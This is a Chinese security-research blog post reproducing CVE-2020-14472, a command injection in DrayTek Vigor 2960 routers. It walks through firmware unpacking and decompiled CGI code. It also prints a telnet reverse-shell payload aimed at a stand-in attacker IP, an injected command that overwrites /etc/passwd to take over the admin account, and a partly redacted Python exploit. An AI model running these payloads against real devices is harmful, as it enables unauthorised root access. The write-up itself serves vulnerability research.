Vigor2960漏洞复现（CVE-2020-14472）

lxonz 719天前

作者：lxonz@白帽汇安全研究院　kejaly@白帽汇安全研究院

影响产品：DrayTek Vigor 2960 / 3900 / 300B

固件：<1.5.1.1版本


漏洞原理：该漏洞有两个条件，首先要开启SMS登录，其次要知道用户的电话号码，发送post请求即可实现命令注入。


POC参考文章：https://github.com/Cossack9989/Vulns/blob/master/IoT/CVE-2020-14472.md (https://github.com/Cossack9989/Vulns/blob/master/IoT/CVE-2020-14472.md)

1.环境搭建

因为本地调试出现了种种问题，因此使用真机vigor2960进行漏洞复现

在FOFA中大概定位了全球设备数





vigor登录界面，在同事的指点下找到了CVE-2020-8515，具体的漏洞分析可以参考这篇文章https://www.hayasec.me/2020/03/31/cve-2020-8515/ (https://www.hayasec.me/2020/03/31/cve-2020-8515/)，8515是通过keypath进行字符串拼接从而造成的命令执行，通过这个漏洞我们可以先弹个shell回来，在弹shell之前，我们先将固件解包，看看他的文件系统是怎么样的。

常见的固件解包方案都是使用binwalk，但此次的固件是.all后缀，不太清楚binwalk要怎么解，因此采用了ubi_reader进行解包：

ubi_reader的github链接在这里https://github.com/jrspruitt/ubi_reader (https://github.com/jrspruitt/ubi_reader)

解包命令：

```
ubireader_extract_images Vigor2960_v1.5.0.all
```

快速 专业 深入 全面

尽在白帽汇安全研究院公众号

相关推荐

FOFA log4j 漏洞专题上线，从安... (/home/detail/4921.html)


美国短信服务商TrueDialog泄露近... (/home/detail/3240.html)

【转】今日iPhone XS发行，现1元... (/home/detail/1834.html)

在网页中通过调用Windows Media... (/home/detail/2458.html)

中国蚁剑被曝 XSS 漏洞，可导致... (/home/detail/2477.html)

热门文章




解包之后发现其存在wget和telnet，所以弹shell可以采用telnet去弹shell，也可以使用msf生成的arm可执行文件去弹shell。

telnet弹shell的payload：

```
mknod backpipe p && telnet attackerip 8080 0<backpipe | /bin/bash 1>backpipe
```

参考这篇文章：

https://zerokeeper.com/experience/a-variety-of-environmental-rebound-shell-method.html (https://zerokeeper.com/experience/a-variety-of-environmental-rebound-shell-method.html)



2.漏洞分析

下面我们分析固件，根据poc文章提示，漏洞点在/www/cgi-bin/mainfunction.cgi，直接将他扔进IDA进行分析，通过字符串搜索定位到关键函数sub_2B238

先获取了几个值

```
{
  v22 = fopen("/var/sms_phone_auth", "r");
  if ( v22 )
  {
    while ( fscanf(v22, "%59s %19s %59s", v37, &src[32], v32) != -1 )
    {
      if ( !strcmp(v37, (const char *)s2) )
      {
        sprintf(v33, "sh /usr/sbin/portal_opt_send.sh '%s'", v34);
        v23 = sub_21558(v33);
        v24 = (char *)v23;
        if ( v23 )
        {
          v25 = strcmp(v23, "ACCEPT");
          if ( v25 )
            v26 = -1;
          if ( v25 )
            s[0] = v26;
          else
            v16 = 5;
          free(v24);
        }
        break;
```

发现此函数会生成一个sms_phone_auth，并执行命令sh /usr/sbin/portal_opt_send.sh拼接V34放到sub_21558执行命令，sub_21558即是popen。

在实际操作中未发现目标有生成/var/sms_phone_auth，说明目标没启动SMS服务，由于未获得web管理界面的权限，所以我们转换思路，先进入后台管理界面启动SMS再进行CVE利用，搜索字符串passwd寻找后台的密码文件定位到函数sub_2116C。

```
v4 = a4;
v5 = a1;
v6 = a2;
v7 = a3;
memset(&v30, 0, 0x100u);
v8 = sub_21120(v4, ".", "_");
memset(&v29, 0, 0x500u);
v31 = -1;
v9 = getpwnam(v5);
v10 = v9;
if ( v9 )
{
  v11 = crypt(v6, v9->pw_passwd);
  if ( !strcmp(v11, v10->pw_passwd) )
  {
    snprintf((char *)&v30, 0x100u, "json -
    system((const char *)&v30);
    while ( 1 )
    {
      v12 = getgrent();
      if ( !v12 )
        break;
      if ( v12->gr_gid == v10->pw_gid )
      {
        strcpy(v7, v12->gr_name);
        return 1;
      }
    }
```

一开始以为他是将/etc/passwd复制到了另外一个地方，后来看到了sub_2A7E4，经过分析发现他是

通过getpwnam getgrent crypt三个函数配合验证账户和密码是否正确，而他默认索引密码的是从/etc/passwd中获取的。

接下来我们只需拿openssl生成一个加密后的密码，覆盖即可


```
openssl passwd -1 -salt 'user' admin
```

```
sed${IFS}-i${IFS}'s/^admin.*/admin:\$1$user\$91Iq45sh\.88nvE2gROHVn0:500:500:admin:\/tmp:\/usr\/bin\/cli
sh/g'${IFS}/etc/passwd
```

进入管理界面

接下来我们按照Vigor官方的说明文档，将SMS开启，参考文档https://www.draytek.com.tw/support/knowledge-base/5564 (https://www.draytek.com.tw/support/knowledge-base/5564)。


启动之后，按照系统引导，输入手机号码，成功在12345678和123123123即是我们的电话号码，启动了SMS也有了电话号码，下一步可以使用POC了。




```
from sys import argv
from ba se64 import b64encode
import requests

data = {
    "URL": "x.x.x.x",
    "HOST": "x.x.x.x",
    "action": "[redacted]",
    "formusername": [redacted],
    "formpassword": [redacted],
    "PHONENUMBER": 12345678
}
header = {
    "Content-Type": "application/raw"
}
url = {
    "root": "x.x.x.x",
    "cgi": {
        "root": "/[redacted]",
        "uri": {
            "mf": "/[redacted]",
        }
    }
}

def build_url(p1, p2=None):
    if p2:
        return url["root"] + url[p1]["root"] + url[p1]["uri"][p2]
    else:
        return url["root"] + url[p1]

session = requests.session()
text1 = session.post(build_url([redacted]
print(text1.text)
```

注意这里引号要闭合，否则无法命令执行。

执行完之后由于没有回显，因此我们直接在路由器的告警信息里进行验证。



可以看到uid=0(root) gid=0(root)利用成功。

参考链接：

[1]https://github.com/Cossack9989/Vulns/blob/master/IoT/CVE-2020-14472.md (https://github.com/Cossack9989/Vulns/blob/master/IoT/CVE-2020-14472.md)

[2]https://zerokeeper.com/experience/a-variety-of-environmental-rebound-shell-method.html (https://zerokeeper.com/experience/a-variety-of-environmental-rebound-shell-method.html)

[3]https://www.hayasec.me/2020/03/31/cve-2020-8515/ (https://www.hayasec.me/2020/03/31/cve-2020-8515/)

[4]https://www.draytek.com.tw/support/knowledge-ba se/5564 (https://www.draytek.com.tw/support/knowledge-ba se/5564)

[5]https://github.com/jrspruitt/ubi_reader (https://github.com/jrspruitt/ubi_reader)

白帽汇从事信息安全，专注于安全大数据、企业威胁情报。

公司产品：FOFA-网络空间安全搜索引擎、FOEYE-网络空间检索系统、NOSEC-安全讯息平台。

为您提供：网络空间测绘、企业资产收集、企业威胁情报、应急响应服务。

本文为白帽汇原创文章，如需转载请注明来源：https://nosec.org/home/detail/4631.html (https://nosec.org/home/detail/4631.html)

固件安全 路由器 物联网 漏洞
(https://nosec.org/home/search/keytag/固件安全.html) (https://nosec.org/home/search/keytag/路由器.html)
(https://nosec.org/home/search/keytag/物联网.html)
(https://nosec.org/home/search/keytag/漏洞.html)

上一篇：【安全通报】SolarWinds Ori.....
(/home/detail/4630.html)

下一篇：【安全通报】深信服SSL VP.....
(/home/detail/4632.html)

浏览: 13828 评论: 0

最新评论

昵称 请输入昵称

邮箱 请输入邮箱地址

已有账号，登录 (/home/caslogin)评论

提交评论 有人回复邮件通知我

nosec.org All Rights Reserved 京ICP备15042518号-2 (http://beian.miit.gov.cn)